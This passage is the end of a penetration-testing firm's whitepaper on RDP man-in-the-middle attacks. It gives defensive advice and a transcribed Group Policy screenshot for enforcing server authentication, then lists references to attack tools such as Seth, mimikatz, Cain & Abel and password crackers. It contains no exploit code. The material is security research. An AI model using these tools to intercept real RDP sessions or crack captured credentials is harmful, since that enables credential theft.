Lastly, you are encouraged to educate your colleagues and users that SSL warnings are not to be taken lightly, whether it is in the context of RDP or HTTPS or anything else. As the administrator, you are responsible for making sure that your client systems have your root CA in their list of trusted CAs. This way, these warnings should be the exception rather than the rule and warrant a call to the IT department.

If you have any more questions or comments, just let me know.



Group Policy Management Editor

File Action View Help

App runtime
Application Comp
AutoPlay Policies
Biometrics
BitLocker Drive Er
Credential User In
Desktop Gadgets
Desktop Window
Device and Driver
Digital Locker
Edge UI
Event Forwarding
Event Log Service
Event Viewer
Family Safety
File Explorer
File History
Game Explorer
HomeGroup
Internet Explorer
Internet Informati
Location and Sen:
Maintenance Sche
NetMeeting
Network Access P
Network Projecto
OneDrive
Online Assistance
Password Synchro
Portable Operatin
Presentation Setti
Remote Desktop S
RD Licensing
Remote Deskt
Remote Deskt
RSS Feeds
Security Center
Server for NIS
Shutdown Option
Smart Card
Sound Recorder
Sync your setting:
Tablet PC
Task Scheduler
Windows Calenda
Windows Color Sy

Remote Desktop Connection Client

Configure server authentication for client

Edit policy setting

Requirements:
At least Windows Vista with Service Pack 1

Setting	State
RemoteFX USB Device Redirection	
Allow .rdp files from valid publishers and user's default .rdp ...	Not configured
Allow .rdp files from unknown publishers	Not configured
Do not allow passwords to be saved	Not configured
Specify SHA1 thumbprints of certificates representing truste...	Not configured
Turn Off UDP On Client	Not configured
Prompt for credentials on the client computer	Not configured

Connection or in the .rdp file

Extended / Standard

7 setting(s)

Configure server authentication for client

Configure server authentication for client

Previous Setting Next Setting

Not Configured [✓ Enabled] Disabled

Comment:

Supported on: At least Windows Vista with Service Pack 1

Options:

Authentication setting: Do not connect if authentication fails

Help:

This policy setting allows you to specify whether the client will establish a connection to the RD Session Host server when the client cannot authenticate the RD Session Host server.

If you enable this policy setting, you must specify one of the following settings:

Always connect, even if authentication fails: The client connects to the RD Session Host server even if the client cannot authenticate the RD Session Host server.

Warn me if authentication fails: The client attempts to authenticate the RD Session Host server. If the RD Session Host server can be authenticated, the client establishes a connection to the RD Session Host server. If the RD Session Host server cannot be authenticated, the user is prompted to choose whether to connect to the RD Session Host server without authenticating the RD Session Host server.

Do not connect if authentication fails: The client establishes a connection to the RD Session Host server only if the RD Session

OK Cancel Apply

21:49
02.03.2017

Figure 7: A crucial GPO setting: Configure server authentication for client

References

[1] Vollmer, A., Github.com: Seth (2017), `https://github.com/SySS-Research/Seth` (Cited on page 2.)

[2] Montoro M., Cain & Abel (2014), `http://www.oxid.it/cain.html` (Cited on page 2.)

[3] Wikipedia contributors, Finite group, `https://en.wikipedia.org/w/index.php?title=Finite_group&oldid=768290355` (accessed March 8, 2017) (Cited on page 5.)

[4] Wikipedia contributors, Shor's algorithm (accessed March 8, 2017), `https://en.wikipedia.org/w/index.php?title=Shor%27s_algorithm&oldid=767553912` (Cited on page 5.)

[5] Shor, P. W., Polynomial-Time Algorithms for Prime Factorization and Discrete Logarithms on a Quantum Computer (1995), `https://arxiv.org/abs/quant-ph/9508027v2` (Cited on page 5.)

[6] Microsoft Developer Network, [MS-RDPBCGR]: Non-FIPS (2017), `https://msdn.microsoft.com/en-us/library/cc240785.aspx` (Cited on pages 6 and 9.)

[7] Schneier, B., Why Cryptography Is Harder Than It Looks (1997), `https://www.schneier.com/essays/archives/1997/01/why_cryptography_is.html` (Cited on page 6.)

[8] Microsoft Developer Network, [MS-RDPBCGR]: Terminal Services Signing Key (2017), `https://msdn.microsoft.com/en-us/library/cc240776.aspx` (Cited on pages 6 and 8.)

[9] Microsoft Developer Network, [MS-RDPBCGR]: Encrypting and Decrypting the I/O Data Stream (2017), `https://msdn.microsoft.com/en-us/library/cc240787.aspx` (Cited on page 6.)

[10] Microsoft Developer Network, [MS-RDPBCGR]: Server Security Data (TS_UD_SC_SEC1) (2017), `https://msdn.microsoft.com/en-us/library/cc240518.aspx` (Cited on page 7.)

[11] Microsoft Developer Network, [MS-RDPBCGR]: Signing a Proprietary Certificate (2017), `https://msdn.microsoft.com/en-us/library/cc240778.aspx` (Cited on page 8.)

[12] Microsoft Developer Network, [MS-RDPBCGR]: Client Input Event PDU Data (TS_INPUT_PDU_DATA) (2017), `https://msdn.microsoft.com/en-us/library/cc746160.aspx` (Cited on page 10.)

[13] Microsoft Developer Network, [MS-RDPBCGR]: Keyboard Event (TS_KEYBOARD_EVENT) (2017), `https://msdn.microsoft.com/en-us/library/cc240584.aspx` (Cited on page 11.)

[14] Brouwer, A., Keyboard Scancodes (2009), `https://www.win.tue.nl/~aeb/linux/kbd/scancodes-10.html#ss10.6` (Cited on page 11.)

[15] Microsoft Developer Network, Microsoft NTLM (2017), `https://msdn.microsoft.com/en-us/library/aa378749%28VS.85%29.aspx` (Cited on page 14.)

[16] Weeks, M., Attacking Windows Fallback Authentication (2015), `https://www.root9b.com/sites/default/files/whitepapers/R9B_blog_003_whitepaper_01.pdf` (Cited on page 14.)

[17] Hashcat, `https://hashcat.net/hashcat/` (Cited on page 14.)

[18] John The Ripper, `http://www.openwall.com/john/` (Cited on page 14.)

[19] Microsoft Developer Network, [MS-CSSP]: TSRequest (2017), `https://msdn.microsoft.com/en-us/library/cc226780.aspx` (Cited on page 15.)

[20] Microsoft Technet, Security (2017), `https://technet.microsoft.com/en-us/library/cc771869(v=ws.10).aspx` (Cited on page 18.)

[21] Microsoft Technet, Network Security: Restrict NTLM: NTLM authentication in this domain (2017), `https://technet.microsoft.com/en-us/library/jj852241(v=ws.11).aspx` (Not cited.)

[22] Microsoft Technet, Remote Desktop Connection Client (2017), `https://technet.microsoft.com/en-us/library/cc753945(v=ws.10).aspx` (Cited on page 18.)

[23] Vollmer, A., Github.com: clone-cert.sh (2017), `https://github.com/SySS-Research/clone-cert` (Cited on page 16.)

[24] Delpy, B., Github.com: mimikatz (2017), `https://github.com/gentilkiwi/mimikatz` (Cited on page 18.)

[25] Microsoft Technet, Security Bulletin MS12-020 (2012), `https://technet.microsoft.com/en-us/library/security/ms12-020.aspx` (Cited on page 18.)

THE PENTEST EXPERTS

SySS GmbH   72072 Tübingen   Germany   +49 (0)7071 - 40 78 56-0   info@syss.de

WWW.SYSS.DE